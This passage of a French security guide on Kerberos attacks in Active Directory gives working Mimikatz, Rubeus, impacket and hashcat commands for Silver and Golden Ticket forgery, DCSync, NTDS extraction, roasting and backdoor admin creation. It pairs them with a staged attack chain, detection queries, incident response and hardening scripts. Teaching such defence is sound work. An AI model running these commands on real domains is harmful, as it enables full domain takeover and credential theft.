reporting, VIP programme. 7. **Gouvernance** : policies email, exceptions, audits DMARC, reporting. 8. **TI** : flux, monitoring domaines, certstream, hunts. 9. **Amélioration continue** : post-mortem, lessons learned, roadmap. 10. **Coordination** : SecOps, IT, Legal, Comms, partenaires.

En suivant cette checklist, les organisations déploient une défense résiliente contre le phishing sans pièce jointe, alliant contrôles techniques, procéduraux et humains.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
